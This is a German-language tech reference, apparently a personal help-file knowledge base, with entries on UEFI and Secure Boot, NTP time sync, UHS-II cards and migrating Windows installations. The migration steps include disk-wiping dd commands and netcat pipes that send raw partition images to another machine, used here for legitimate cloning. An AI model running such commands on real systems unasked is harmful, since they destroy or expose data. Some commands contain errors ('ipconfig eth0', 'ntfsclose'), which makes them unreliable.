Gemäß c't Heft 22/2011, Seite 22 und c't Heft 17/2012, Seite 112f kommt mit Windows 8 dann auch "UEFI **Secure Boot**": Das UEFI V2.3.1 versucht zu checken, ob der Bootloader (winload.efi) digital signiert ist. Je nach Implementierung ist, falls nicht kein Booten möglich oder ein Passwort notwendig. Dies erfordert, dass der Bootloader eine unveröffentlichte Signatur enthält (ein validieren übers Internet ist ja zum Boot-Zeitpunkt nicht möglich). Die widerspricht aber der GPLv3-Lizenz, unter der z.B. der freie Bootloader GRUB 2 vertrieben wird.

Gemäß c't Heft 23/2011, Seite 153 gilt:

- UEFI-fähig sind derzeit: WinVista-64bit, Win7-64bit, WinServer2008 R2, Home-Server 2011. Linux-Distributionen, bei denen es wirklich funktioniert, sind noch rar, Ubuntu 11.10 x86-64 sollte funktionieren.
- Die Firmware ist für das Auswahlmenü bei mehreren parallelen Systemen zuständig. Zum Auswahldialog gelangt man oft durch F8, F9 oder F10.
- Viele UEFI-fähigen Geräte bieten auch die Möglichkeit, gleichzeitig ein/mehrere System im UEFI-Mode und eines/mehrere im BIOS-Mode zu betreiben.

Gemäß c't Heft 2/2012, Seite 145 ist der wichtigste Grund für UEFI die Begrenzung des alten MBR auf 2³² Sektoren a 512 Byte, also 2,2 TByte. Die Windows-Systempartition kann nur mit **nicht**-empfehlenswerten Tricks auf einer größeren Festplatte mit MBR und BIOS-Boot liegen. Die parallele Installation mehrerer Betriebssysteme auf einer

UEFI

\$ UEFI (Extensible Firmware Interface)

K UEFI;Extensible Firmware Interface; Secure Boot (UEFI);ESP (EFI System Partition);EFI System Partition ESP

Platte ist mit UEFI aber derzeit noch komplizierter. Im NVRAM trägt jedes OS einen Verweis auf seinen UEFI-Bootloader ein.

UEFI enthält eine Whitelist und eine Blacklist mit SHA256-Signaturen für Betriebssysteme in einer Datenbank. Der Platform-Key PK stellt die Verknüpfung zur Hardware her. Solange Schlüssel und Signaturen nicht geladen sind, befindet sich UEFI im "Setup-Modus". Zumindest im Jahr 2012 wurden PCs manchmal in diesem Modus ausgeliefert. Erst im "User-Modus" lässt sich dann SecureBoot aktivieren. Je nach Setup lassen sich unsignierter Code dann gar nicht oder nur nach expliziter Bestätigung ausführen. Updates sind durch das laufende Betriebssystem möglich. UEFI enthält einen FAT/FAT32-Dateisystem-Treiber. Die EFI-System-Partition ESP (meist ca. 100 MByte groß) muss demnach mit FAT/FAT32 formatiert sein und enthält die Bootloader sämtlicher installierter Betriebssysteme. Ein bootfähiges Medium muss also so eine FAT/FAT32-Partition enthalten. Falls auch Dateien mit mehr als der Maximalgröße unter FAT auf dem Bootmedium notwendig sind, ist noch eine zweite Partition mit z.B. NTFS notwendig. Mehrere Partitionen sind in der Regel aber auf USB-Sticks nicht möglich.

Der Befehl "list disk" des Kommandozeilentool `diskpart` kann verwendet werden um zu schauen, ob eine GUID-Partitionstabelle vorhanden ist: Ein Sternchen in der Spalte GPT zeigt dies an.

Gemäß c't Heft 5/2012, Seite 30 (http://www.ct.de/1305030fbmc_earth16.bmp) kann es bei Samsung-Notebooks passieren, dass nach dem Versuch ein Linux im UEFI-Modus zu booten das Mainboard so beschädigt ist, dass es ausgetauscht werden muss. Schuld ist dabei der Linux-Treiber Samsung-laptop, der für die Fn-Taste (Helligkeit, ...) zuständig ist. In Ubuntu 12.04.2 und 13.04 gibt es Workarounds, die die Probleme umgehen.

Gemäß c't Heft 25/2012, Seite 177 bietet UEFI oft nicht an, bei aktivem Secure-Boot per F11, F10 oder F8 von einem externen Medium zu booten. Falls dies fehlt, dann muss man SecureBoot abschalten. Zum Secure-Boot einschalten muss man eventuell Signaturen neu laden:

- In den Setup Mode wechseln. Hier kann man erlaubte (db) und verbotene (dbx) Signaturen bearbeiten. In der Regel reicht es, hier den Default-Schlüsselsatz laden zu lassen.

Ob SecureBoot verwendet wird, kann man unter `HKLM\SYSTEM\CurrentControlSet\Control\SecureBoot\State\bmc tree.bmp` nachschauen: Falls `UEFI SecureBoot Enabled` den Wert 1 hat, ist es aktiv. "Connected Standby" bei Windows-RT geht nur, wenn ein TPM-Chip vorhanden und aktiv ist und SecureBoot aktiv ist.

Gemäß c't Heft 6/2013, Seite waren insbesondere einige Samsung-Notebook von einem UEFI-Bug betroffen, der u.U. dazu führen kann, dass das Notebook gebrickt wird, also nur noch als Briefbeschwerer taugt: UEFI bietet nichtflüchtigen Speicher, in welchem das OS z.B. die Absturz-Ursache hinterlegen kann. Samsung verwendet ein von Phoenix zugekauftes SCT "SecureCore Tiano". Sobald bei diesem die UEFI-Variablen mit Crashdump-Informationen geschrieben werden, booten die Geräte nicht mehr.

Soll ein Betriebssystem im UEFI-Modus installiert werden, dann muss dazu vom Installationsmedium auch schon im UEFI-Modus gebootet werden. Wenn man sich z.B. einen Win7-64bit-Setup-USB-Stick erstellt hat, dann muss man gemäß PC-Welt Heft 10/2013, Seite 105f zusätzlich noch die Datei `bootmgfw.efi`, umbenannt zu `bootx64.efi`, auf dem Stick ins Verzeichnis `\EFI\BOOT` legen. Zu finden ist diese `bootmgfw.efi` entweder auf einem installierten Win7 unter `c:\Windows\Boot\EFI` oder im Installationsmedium (bzw. ISO-Datei) in `install.wim` unter `\sources`. Z.B. 7zip hilft beim Extrahieren.

Wie man trotz aktivem SecureBoot einen nicht nicht-signierten Kernel booten kann, wird in der c't Heft 10/2013, Seite 146 beschrieben: Die von Ubuntu verwendete Version des Pre-Loaders Shim ist von Microsoft signiert und lädt den Bootloader Grub nach. Eine secure-boot-fähige CD/DVD (bzw USB-Stick) erstellt man also wie folgt:

- Von einem Ubuntu-Medium 12.04.2 oder 12.10 das Verzeichnis `EFI` ins Rootverzeichnis des eigenen Systems kopieren. Namen dürfen nicht verändert werden, weder `BOOTx64.EFI` von Shim noch `grubx64.efi`.
- Eine Datei `/.disk/info` wird benötigt, die den Anzeigenamen für die zu bootende System enthält wird benötigt. (Hinweis: `/.disk` ist ein verstecktes Verzeichnis)
- Für ein nicht-UEFI-taugliches Zielsystem wird zusätzlich `isoLinux`-Verzeichnis mit seinen Dateien benötigt. `isolinux.cfg` kann angepasst werden. Damit je nach Ziel-Rechner MBR oder (U)EFI bootet, muss ein zweites `El-Torito-Image` angelegt werden:

```
genisoimage ... -b isolinux/isolinux.bin -c isolinux/boot.cat -no-emul-boot  
-boot-load-size 4 -boot-info-table -eltorito-alt-boot -e boot/grub/efi.img  
-no-emul-boot ...
```
- Unter `/boot/grub/x86_64-efi` sind die Module, die Grub booten soll abzulegen.
- Die Datei `/boot/grub.cfg` ist entsprechend anzupassen.

Für USB-Stick-Stick bereitet man wie folgt vor:

- Eine bootbare GUID-Partition mit FAT32-Dateisystem anlegen. Am besten unter Linux mit `gparted`. Falls auf dem Stick zuvor schon ein bootbares Linux drauf war, konnte es (mit der Programmversion vom Jahr 2013) sein, dass das System nachher trotzdem nicht bootete. Als Workaround kann das vorherige Überschreiben mit Nullen dienen: `dd if=/dev/zero of=/dev/sdX bs=1M count=4`, wobei X die entsprechende Nummer des Datenträgers ist.
- Die Verzeichnisse `EFI` und `.disk` wie oben beschrieben auf den Stick bringen.
- Alle weiteren Dateien können auf einer weiteren Partition mit einem zum zu bootenden System passenden Dateisystem untergebracht werden.


Gemäß c't Heft 19/2013, Seite 12 unterstützt bei Win8 nicht nur die 64bit-, sondern auch die 32bit-Version UEFI. Allerdings muss hierfür das Mainboards auch ein 32bit-UEFI unterstützen, was nur bei einigen Boards mit Atom-Prozessor der Fall ist. Normale PCs und Notebooks bieten nur 64bit-UEFI-Unterstützung.


Gemäß c't Heft 6/2014, Seite 36 kann bei Lenovo Thinkpads T540/W540/L540/T440 (mit Core-i-Cpus der 4000er Serie) der Tausch der Festplatte oder der Installation von Linux auf der eingebauten Festplatte Daten im nichtflüchtigen Speicherbereich von UEFI so geändert werden, dass ein Mainboard-Wechsel notwendig wird. Workaround: Vorher im BIOS-Setup die Intel Rapid Start Technology abschalten, das in diesem Code wohl ein Fehler steckt.

Auch in der PC-Welt Heft 3/2012, Seite 80ff gibt es eine Beschreibung von UEFI.

Ein UEFI-Troubleshooting-Guide gibt es in der c't Heft 15/2013, Seite 118ff.

- Das bei Win8 für das Logo vorgeschriebene UEFI mit SecureBoot (= "sicherer Startzustand") verhindert das Booten von einer älteren CD/DVD oder einem USB-Stick. Für Platten bis 2TB wäre auch MBR und BIOS bei Win8 möglich. Z.B. Ubuntu ab 12.10 und damit auch c't-Desinfec't 10/13 enthalten die für GPT & SecureBoot notwendige digitale Signatur.
- In der BIOS-Konfiguration lässt sich SecureBoot abschalten, um z.B. eine älteres Windows zu installieren. **Bei manchen Geräten wird diese Option aber nur sichtbar, nachdem man fürs BIOS ein Passwort eingerichtet hat.** Bei Windows-RT-Tablets sind zwei Fälle zu unterscheiden: Wird ein Intel-Atom-Z2760-Prozessor verwendet, lässt es sich abschalten. Wird ein Smartphone-ARM-Prozessor verwendet, lässt sich SecureBoot nicht abschalten. Es gibt aber kein alternatives Betriebssystem für solche Geräte.
- Während moderne Linux-Systeme wahlweise von BIOS+MBR oder UEFI+GPT starten, geht bei Microsoft nur die Variante, in der installiert wurde: Bei 32bit also (ausgenommen RT-/Atom-Variante) nur BIOS+MBR und bei 64bit das, was bei der Installation gewählt worden war.
- Selbst wenn man im BIOS vorübergehend umstellt, um ein älteres Live-Rettungs-System booten zu können, ist Vorsicht geboten: Die älteren Tools können mit den Partitionen eines GPT-Datenträgers nicht umgehen. Auch ein Microsoft-Reparatur- und Wiederherstellungsfunktionen funktionieren nicht über Kreuz!
- Bei Win 8 ist von Microsoft vorgegeben, dass Secureboot aktiv ist, dass es abschaltbar ist und dass es einen Custom-Modus von SecureBoot mit eigenen Signaturen gibt. Der letzte Punkt wird aber oft nicht eingehalten.
- Für die Entscheidung, ob ein Gerät im BIOS- oder im UEFI-Modus zu booten versucht, gibt es je nach Gerät verschiedene Strategien: 1) Strikte Vorgabe in den BIOS-Einstellungen. 2) Man kann die Präferenz im BIOS-Setup wählen, es booten ab alle Medien. 3) Falls möglich wird im UEFI-Modus gebootet. Fehlt dem Bootmedium dies, so wird der BIOS-Modus verwendet. Ruft man beim Start das Menü auf, dann kann man den Boot-Datenträger und geg. den Modus aber immer wählen, soweit BIOS nicht wegen aktivem SecureBoot ausgeschlossen ist.
- Das Booten geht nicht immer über alle Anschlüsse. Manchmal kann man nur von USB2-Ports booten, manchmal nur von den SATA-Ports, die direkt vom Mainboard-Chipsatz kommen und nicht über SATA-Ports von Einsteckkarten. Auch ältere RAID-Adapter für Festplatten sind nicht UEFI oder nicht SecureBoot-tauglich.
- Bei leerer NV-RAM-Batterie sind auch die Boot-Einträge dort weg. Installations-Medien von Microsoft oder Linux schaffen meist die Reparatur.
- Bei einigen Samsung-Notebooks ist nach dem Versuch, einige bestimmte Linux-Versionen zu booten, anschließend das Einsenden des Boards unumgänglich. Auch Mitte 2013 wurden noch Intel-Mainboards aus, die die Win8-Vorgaben nicht einhalten. Die Graphik-Karte muss für UEFI-Boot kompatibel sein, für SecureBoot auch digital signiert sein.
- Im Fast-Boot-Modus wird nicht alle Hardware vor dem Booten des Betriebssystems initialisiert. U.U. also z.B. nicht die USB-Anschlüsse, an denen die Tastatur hängt. Somit kommt man auch nicht mehr ans Bootmenü bzw die BIOS-Einstellungen heran, wenn man nicht wie bei Win8 dies auch aus dem laufenden System beim ReBoot aufrufen kann.

Die in der Windows-Datenträgerverwaltung angebotene Konvertierung eines Datenträgers von MBR zu GPT löscht alle Daten und geht für die Systempartition gar nicht. Gemäß PC-Welt Heft 8/2014, Seite 52ff kann der Aomei Partition Assistant (<http://www.aomeitech.com/aomei-partition-assistant.html>) ohne Datenverlust konvertieren. Natürlich sollte trotzdem vorher ein Backup erstellt werden. Die Reihenfolge der 100 MB EFI-System-Partition mit FAT-Format, und der meist ca. 128 MB großen MSR "Microsoft Reserved Partition" am Anfang der Festplatte dürfen nicht geändert werden. Zu den UEFI-Einstellungen gelangt man auf verschiedenen Wegen:

- Über eine der F1 ... F12-Tasten oder ESC oder DEL beim hochfahren
- Bei Win8 über Maus am rechten Bildschirmrand (oder Win + i), Einstellungen, "Ein/Aus" mit gedrückter Shift-Taste und hier "Neu starten".
- Mit dem Kommando `shutdown.exe /r /o`.

Die damit erreichbare Menüstruktur sieht z.B. so aus:

Fortsetzen des Default-Systems
Ein Gerät verwenden

EFI USB Device
EFI DVD/CD-ROM
EFI Network
Anderes Betriebssystem
Win 8.1 64bit
EFI USB Device
EFI DVD/CD-ROM
EFI Network

Problembehandlung

PC auffrischen
Original-Einstellungen wiederherstellen

Erweiterte Optionen

System Wiederherstellen mit Wiederherstellungspunkt
System-Wiederherstellung mit System-Imagedatei
Starthilfe
Eingabeaufforderung

UEFI-Firmware-Einstellungen

Starteinstellungen von Windows ändern
PC ausschalten

Und auch in der PC-Welt Heft 1/2014, Seite PLUS 20:

- UEFI ist per Maus bedienbar. Geg. auch per Touchscreen. Die verfügbaren Hilfetexte enthalten oft nur Trivialitäten statt eine Hilfe.
- Nach der Initialisierung der Hardware (Prozessor, Chipsatz, Festplatten- und USB-Controller, Netzwerkadapter) wird das Ladeprogramm für das Betriebssystem gestartet.
- Wenn das CSM aktiv ist, wird auch Win 8 u.U. ungefragt noch im BIOS-Modus installiert. Nur wenn im Setup beim DVD-Laufwerk "UEFI:" dabeisteht, dann wird das Betriebssystem auch in diesem Modus installiert.
- Das kostenlose Tool Rufus (http://rufus.akeo.ie/bmc_earth16.bmp) hilft beim Erstellen eines USB-Sticks mit Windows-Setup.
- Der MBR auf der Festplatte dient nur noch dazu, damit ältere Setups die Festplatte nicht als leer ansehen.
- Die ESP (EFI System Partition) ist meist 100MByte groß und enthält \EFI\Microsoft\boot\bootmgfw.efi. Danach folgt die MSR-Partition mit 128 MByte, die von einigen Programmen als Datenspeicher genutzt werden kann.

Gemäß c't Heft 5/2017, Seite 162 muss auch die Graphikkarte UEFI-kompatibel sein, damit ein PC/Laptop im UEFI-Modus booten kann. Falls nicht kompatibel, bleibt nur das Booten im Legacy/BIOS-Modus. Eventuell gibt es ein geeignetes BIOS-Update für die Graphikkarte, das so eingespielt werden kann und danach klappt dann hoffentlich auch das Booten im UEFI-Modus.

Siehe auch [EFI-Shell](#).

#\$K Uhr

Um die Uhr im PC zu stellen, gibt es verschiedene Möglichkeiten:

- manuell
- über TV-Karte vom Videotext
- mit DCF77-Empfänger
- mit GPS-Empfänger
- ISDN: nach einem Verbindungsaufbau wird die aktuelle Uhrzeit (+- 1 min) übertragen
- Im LAN vom Domain-Controller (der Administrator sorgt hoffentlich dafür, dass dessen Uhr stimmt!)
- übers Internet von einem Zeitserver

Insbesondere zum letzten Punkt gibt es in der Zeitschrift c't Heft 19/2002, Seite 206ff ([Softlink_0219206{bmc earth16.bmp}](#)) nähere Information. Eine Übersicht über Clients für Network Time Protocol (NTP) gibt es unter <http://www.ntp.org/software/index.html{bmc earth16.bmp}>.

Unter WinXP ist normalerweise unter Systemsteuerung, Datum- und Uhrzeit, Internetzeit die automatische Synchronisation mit Microsofts Server `time.windows.com` aktiviert, die einmal Wöchentlich gemacht wird. Die Server sind unter [HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\DateTime\Servers{bmc tree.bmp}](#) in der Registry eingetragen. Bei Verwendung anderer Server sollte man die Nutzungsbedingungen beachten, z.B. nur für ein bestimmtes Land zugelassen! Bei XP-Professional kann man z.B. das Intervall über die Gruppenrichtlinien `gpedit.msc` unter Computerkonfiguration, Administrative Vorlagen, System, Windows-Zeitdienst, Zeitanbieter einstellen.

Gemäß c't Heft 20/2007, Seite 158 gestattet die PTB (Physikalisch-Technische Bundesanstalt) neuerdings die Verwendung ihrer NTP-Server nicht mehr jedermann. Gemäß c't Heft 22/2007, Seite 202 aber doch (nach einer E-Mail an `ntp-admin@ptb.de`), nur sind die genannten URLs falsch und erst in c't Heft 23/2007, Seite 13 richtig: `ptbtime1.ptb.de`, `ptbtime2.ptb.de`. Eine Liste von NTP-Servern findet sich z.B. unter

<http://www.heise.de/netze/artikel/91588/1{bmc earth16.bmp}>. Z.B. kann `de.pool.ntp.org` verwendet werden.

Gemäß c't Heft 7/2010, Seite 172 (<http://www.ct.de/1007172{bmc earth16.bmp}>) taugen die in Windows integrierten Funktionen (`net time ... /set, w32tm`) zum Stellen der Uhr nicht für exakte Uhrzeit. In günstigen Fällen liegt die Abweichung zwar nur im 10ms-Bereich, garantiert wird aber nur eine Genauigkeit im unteren Minutenbereich, so dass damit die Kerberos-Authentifizierung innerhalb von Domänen funktioniert. Auch wenn dafür das NTP-Protokoll verwendet wird, die wesentlich genauere Stelle der Uhr erlaubt. Vollwertige NTP-Implementierungen müssen als Drittsoftware hinzugekauft werden, z.B. von Fa. Meinberg.

Wenn man Serveradresse `0.europe.pool.ntp.org ... 3.europe.pool.ntp.org` verwendet, dann wird mit rollierender DNS-Auflösung immer wieder ein anderer, oft privat betriebener Server (von mehr als 1000 Servern bei IPv4) verwendet. c't Heft 5/2011, Seite 160.

Gemäß c't Heft 6/2010, Seite 202 sind einige Windowsversionen so vorkonfiguriert, dass nur Uhrzeit/Datums-Fehler bis zu etlichen Stunden zum Verstellen der Uhr führen. Dies soll die Wahrscheinlichkeit von falschen Einstellungen bei Übertragungsfehlern reduzieren. Unter [HKLM\SYSTEM\CurrentControlSet\services\W32Time\Config_MaxPosPhaseCorrection{bmc edit.bmp}](#) und [_MaxNegPhaseCorrection{bmc edit.bmp}](#) ist die maximal zulässige Änderung in Sekunden festgelegt. Mit `FFFFFFFF` wird die maximale Abweichung auf ca. 136 Jahre eingestellt, mit `D2F0` sind `54000 s = 15 h` oft voreingestellt.

In der c't Heft 5/2015, Seite 164 gibt es einen Artikel zur Zeitsynchronisation von Windows. Neben dem `MaxPos-` und `-NegPhaseCorrection` wird hier vorgeschlagen, [SpecialPollInterval{bmc edit.bmp}](#) auf 10800 Sekunden (= 3 Stunden) zu setzen statt dem Defaultwert von 1 Woche. Zur Übernahme muss der Service `w32time` neu gestartet werden. Mit der Kommandozeile `w32tm /config /update /manualpeerlist:"fritz.box,0x9 ntpl.t-online.de,0xB ntp.web.de,0xB"` kann man andere Timeserver setzen, da der voreingestellte `time.windows.com` in Europa oft nicht zu erreichen ist. Der Hex-Wert ist unter <http://blogs.msdn.com/b/w32time/archive/2008/02/26/configuring-the-time-service-ntpserver-and-specialpollinterval.aspx{bmc earth16.bmp}> erklärt:

- `0x01 SpecialInterval`
- `0x02 UseAsFallbackOnly`: Nutze diesen Timeserver nur, wenn die ohne dieses Flag nicht antworten
- `0x04 SymmetricActive`: the host configured in "symmetric active mode" uses another NTP hosts to sync time, but also gives those other NTP hotes to sync time with the local host, (from <https://jorgequestforknowledge.wordpress.com/category/core-networking-services/ntp/{bmc earth16.bmp}>)
- `0x08 Client`: Send request as Client mode

Den Status, d.h. die History der Zeitsynchronisierung kann man, wenn der `w32time`-Service läuft, per `w32tm /query /status /verbose{bmc dos.bmp}` abfragen. Auf einem Win8.x-Client läuft dieser Service aber

Uhr

\$ Uhr

K Uhrzeit;Zeituhr;Time-Server;NTP (Network Time Protocol);Network Time Protocol (NTP);w32time-Service;w32tm;net time /set;Zeit im PC

normalerweise gar nicht. Die Zeit-Korrektur wird Tasks aus dem Task-Scheduler unter "Task Scheduler Library", "Microsoft", "Windows", "Time Synchronization" erledigt.

Siehe auch [Sommerzeit](#), [Zeitserver der FritzBox](#).

#\$K **UHS-II**

Um SD-Karten mit UHS-II-Interface geht es in der c't Heft 21/2015, Seite 102ff. Zu den üblichen 9 Pins kommt da noch eine zweite Kontaktreihe mit den Pins 10 ... 17 hinzu. Geeignete USB-3.0-Adapter wurden mit getestet.

UHS-II

\$ UHS-II

K UHS-II (Ultra-High-Speed SD-Cards); SDcard mit UHS-II

##K Umzug einer Windows-Installation

Ähnlich wie [Umzug einer Festplatte](#) mit Windows und allen Anwendungen in einen neuen PC sind auch beim Umzug eines Systems auf eine neue Festplatte als Ersatz für z.B. eine zu kleine Festplatte eine Reihe von Schritten notwendig (PC-Welt Heft 12/2005, Seite 64f):

- Neue Platte als zusätzliches Laufwerk einbauen.
- In der [Datenträgerverwaltung diskmgmt.msc](#) ([bmc shortcut.bmp](#)) eine primäre Partition einrichten, formatieren und als "Aktiv" markieren. Den Laufwerksbuchstaben merken, z.B. E:.
- Jetzt von Live-CD (MS WinPE) booten und den Laufwerksbuchstaben der neuen Platte ermitteln: "dir" sollte außer dem "System Volume Information" ein leeres Verzeichnis anzeigen. Dies kann ein anderer Buchstabe als zuvor sein, z.B. D:
- Alle Files kopieren (im Beispiel ist d:\ als neues Laufwerk angenommen): `xcopy c:\ d:\ /k /r /e /i /s /c /h /o /x`
- Da Windows diese Platte, auch wenn sie alleine im Gerät wäre, wieder als D: einbinden würde, aber das System darauf nur lauffähig ist, wenn sie als C: eingebunden ist, muss noch gepatcht werden: Den Hieve `d:\windows\system32\config\system.dat` in den Registry-Editor laden und in diesem Hiev unter `SYSTEM\MountedDevices` das `\DosDevices\C:` löschen und den Eintrag mit dem Laufwerksbuchstaben vom Formatieren umbenennen in `\DosDevices\C:`.
- Hieve entladen, d.h. speichern.
- PC jetzt runterfahren, alte Festplatte entfernen und geg. die neue als Master konfigurieren.
- PC sollte jetzt booten. Geg. im BIOS noch das Bootdevice korrigieren.
- Bei Bedarf kann die alte Festplatte auch wieder (als Slave bzw. am zweiten Controller) eingebaut werden.

Wie man eine Windows-Installation mit aller Software und allen Einstellungen auf einen anderen Rechner umziehen kann (klonen oder auch andere Hardware), war auch in der c't Heft 13/2005, Seite 214ff beschrieben (Softlink [0513214](#) ([bmc earth16.bmp](#))). **Achtung:** Der richtige Befehl am falschen der beiden PCs führt zu Datenverlust, am besten vorher ein Backup anfertigen! Annahme ist eine einzige Festplatte in jedem der beiden PCs. Die Sache schlägt z.B. bei Quell-PC mit speziellem Festplatten-Host-Adapter eventuell fehl. Möglicherweise hilft es, vor der Aktion am Quell-PC Standard-IDE-Treiber gemäß c't Heft 6/2005, Seite 250 via Gerätemanager zu installieren.

- Beide Rechner ans Netzwerk mit DHCP im Router hängen oder per gekreuztem Netzwerkkabel verbinden.
- Beide Rechner mit Linux-Live-System booten. Kommandozeile reicht, d.h. z.B. bei Knoppix am Bootprompt `knoppix 2` eingeben.
- falls kein DHCP: `ipconfig eth0 192.168.0.10 netmask 255.255.255.0 up` bzw am anderen Rechner `ipconfig eth0 192.168.0.11 netmask 255.255.255.0 up` eingeben.
- Mit `ipconfig` noch die IP-Konfiguration prüfen.
- Zielfestplatte löschen (MasterBootRecord löschen): `dd if=/dev/zero of=/dev/hda bs=512 count=1`
- Zielrechner neu mit Linux booten und mittels `cfdisk` die Festplatte partitionieren und bootbar machen. Für NTFS ist bei `cfdisk` als Dateisystem die 7 zu wählen, bei FAT32 0C.
- Wenn die neue Partition gleiche Eigenschaften wie die Original-Partition hat, kann mittels `netcat -l p 9000 | dd of=/dev/hda1` am Zielrechner gefolgt von `dd if=/dev/hda1 | netcat 192.168.0.11 9000` am Quellrechner (wenn der Zielrechner diese IP hat) die Übertragung gestartet werden. Fortschrittsanzeige gib'ts leider nicht. Bei 100MBit werden ca. 29 GByte je Stunde übertragen, die Gesamtzeit ergibt sich aus der Partitionsgröße.
- An Knoppix 3.7 kann man mittels des hier vorhandenen `ntfsclose` auch die Dateien bei unterschiedlicher Geometrie der beiden Festplatten und wegen der kleineren Datenmenge auch schneller übertragen: `netcat -l p 9000 | ntfsclose -restore-image --overwrite /dev/hda1` am Zielrechner gefolgt von `ntfsclose --save-image -output - /dev/hda1 | netcat 192.168.0.11 9000` mit Fortschrittsanzeige kopieren.
- MBR am Zielrechner neu erstellen: Unter Linux mit `install -mbr /dev/hda` oder mit der Windows-Wiederherstellungskonsole mittels `fixmbr`.
- Bleibt der PC beim start hängen, dann von Knoppix-CD booten (`testdisk` ist z.B. nicht auf der Suse-9.3-Live-CD des c't-Hefts 13/2005!), `testdisk` (>V5.5) starten und "Advanced Boot Recovery", "Rebuild Boot Sektor" wählen.

UmzugWinInst

\$ Umzug einer Windows-Installation

K Umzug einer Windows-Installation (andere Festplatte, anderes Gerät);Windows umziehen;Installation umziehen;Klonen einer Windows-Installation;sysprep.exe;Festplatte tauschen;Tauschen der Festplatte

- Mittels einer Reparatur-Installation von einer Windows-CD (möglichst neuestes ServicePack) die bei Windows mitgelieferten Treiber richtig einrichten.
- Jetzt sollte Windows wie gewünscht booten und z.B. alle konfigurierten Anwender zeigen.
- Da bei der Reparatur alle Systemfiles, die neuer als die CD sind, überschrieben wurden, ist ein Windows-Update mit den neueren Hotfixes fällig.

Gemäß http://www.dennisneuhaeuser.de/howtos/w2k_xp_stop0x7b.php sollte bei Win2000/XP ein Mainboard-Tausch mit folgender Methode funktionieren und nicht den Fehler STOP: 0x7B, INACCESSIBLE_BOOT_DEVICE produzieren:

- Aus dem Verzeichnis %SystemRoot%\Driver Cache\i386 das neueste ServicePack bzw. ansonsten driver.cab mit einem geeigneten Programm (z.B. WinRAR) öffnen und die Dateien atapi.sys, intelide.sys, pciide.sys, pciidex.sys nach %SystemRoot%\system32\drivers extrahieren und dabei geg. vorhandene Dateien überschreiben.
- Die Zeilen hier unten in eine Textdatei kopieren, als *.reg speichern und in die Registry importieren.
- Jetzt Mainboard tauschen.

Wie man eine Windows-Installation auf eine neue Harddisk (oder einen neuen PC mit ähnlicher Hardware) umzieht, ist in der PC-Welt Heft 5/2010, Seite 80ff beschrieben:

1. Neue Festplatte als zusätzliche Festplatte anschließen (bei IDE geg. als Slave jumpern) und Rechner normal starten. Sollte die neue Festplatte im Ziel-Gerät eingebaut sein und Sie wollen das Gehäuse (wegen Garantie) nicht öffnen, so kann mittels "Easeus Todo Backup 1.1" eine Boot-CD erstellt werden. Die alte Festplatte extern am Ziel-PC anschließen und diesen von der eben erstellten CD booten.
2. Einen Klon der alten Harddisk erstellen, z.B. mittels "Easeus Todo Backup 1.1" von der Heft-CD/DVD: "Clone Disk"
3. Runterfahren, alte Festplatte abstecken und geg. die neue Festplatte jetzt richtig, d.h. über SATA oder bei IDE als Master anschließen.

Mit etwas Glück bootet der Rechner jetzt richtig von der neuen Platte. Andernfalls

4. Von einer Windows-CD/DVD booten (geg. muss Boot vom optischen Laufwerk im BIOS vorher aktiviert werden).

Win XP

Mit "R" im Setupfenster gelangt man zur Wiederherstellungskonsole und hier mittels "1" und "Enter" zum Login als "Administrator". Bei XP-Home ist normalerweise kein Kennwort dafür gesetzt. Nun die Befehlsfolge (jeweils mit Enter):

```
fixmbr
fixboot
bootcfg /rebuild
    und mit "j" bestätigen
```

Vista, Win7

via "weiter" und "Computerreparaturoptionen" zu "Reparieren und neu starten". Falls dies nicht hilft geht man zur "Eingabeaufforderung". Nun die Befehlsfolge (jeweils mit Enter):

```
bootrec /Fixmbr
bootrec /Fixboot
bootrec /RebuildBcd
    und mit "j" bestätigen. Noch eine Beschreibung
    (z.B. "XP Home") fürs Boot-Menü eingeben.
bootsect /nt:60 X: /mbr
    X ist dabei durch den LW-Buschstaben zu ersetzen
```

Nach Neustart (ohne CD/DVD im Laufwerk) sollte jetzt alles gehen. Wenn nicht, dann fehlt ein notwendiger Treiber. Dann

5. Diesen Treiber (in der Regel mit *.inf-Datei, ein als *.exe oder *.msi vorliegender Treiber ist nicht geeignet bzw. muss zuerst noch entpackt werden) z.B. auf einen USB-Steck oder die Festplatte kopieren. Außerdem benötigen sie noch eine CD mit "Windows-PE". Von der PE-CD booten, Lizenz akzeptieren und "Betriebssystem anpassen (P2P)" auswählen. In diesem Assistenten das Betriebssystem auswählen, "weiter" und "Treiber von gegebener Quelle automatisch einbinden (empfohlen)" auswählen. Treiber auswählen, ".. physikalisch einbinden ...", ... Danach sollte der Rechner booten! U. U. ist eine neue Aktivierung der Windows-Lizenz bei Microsoft jetzt nötig.
6. Größe der Partitionen, die in der Regel identisch von der alten Platte übernommen wurden, geg. anpassen. Dies kann z.B. mittels "Easus Partition Master Home Edition 5.0.1" geschehen, welches z.B. auf der PC-Welt-CD/DVD mit drauf ist.

Umzug einer Vista-Installation

In der c't Heft 8/2008 Seite 168ff (Softlink [0808168\(bmc earth16.bmp\)](#)) werden verschiedene Verfahren zum Umzug einer Vista-Installation aufgezeigt:

- A) Mit einem Imager wie z.B. DriveSnapshot (war auf der Heft-CD 24/2007 mit drauf oder als 30-Tage-Version vom Softlink) eine Kopie z.B. auf einer externen USB-Festplatte erstellen. Den Zielrechner von einer CD/DVD zur Eingabeaufforderung booten und das Image auf die Systemfestplatte kopieren. In vielen Fällen klappt dann das Booten von Vista von diesem Klon. Nach einigen Reboots sollten die gelben Fragezeichen im Gerätemanager dann auch verschwunden sein, wenn Vista Internetzugriff hat um fehlende Treiber nachzuladen. Der Graphikarten-Treiber muss eventuell noch von der Hersteller-Webseite geladen werden. Wird in der Systemsteuerung - System danach der "Leistungs-Index" aktualisiert, dann sollte auch Aero wieder gehen. Falls der Klon nur mit Bluescreen startet, dann muss eventuell vor der Image-Erstellung der Start von

Festplatten-Treibern aktiviert werden: Soweit vorhanden die folgenden Einträge auf 0 setzen:

HKLM\SYSTEM\CurrentControlSet\Services\pciide, Start{bmc edit.bmp}, pciidex, Start{bmc edit.bmp}, intelide, Start{bmc edit.bmp}, atapi.sys, Start{bmc edit.bmp}, msahci, Start{bmc edit.bmp}.

B) Saubrer ist es allerdings, das System vor der Image-Erstellung mit sysprep.exe (bei Vista von Haus aus dabei) vorzubereiten, so dass ein Mini-Setup beim Erststart danach abläuft. Dies nennt Microsoft "Out-of-Box-Experience" OOBE:

- Abfrage eines neuen Lizenzschlüssels und 30 Tage Zeit zur Registrierung (statt 3 Tage für den Hardware-Wechsel ohne SysPrep).
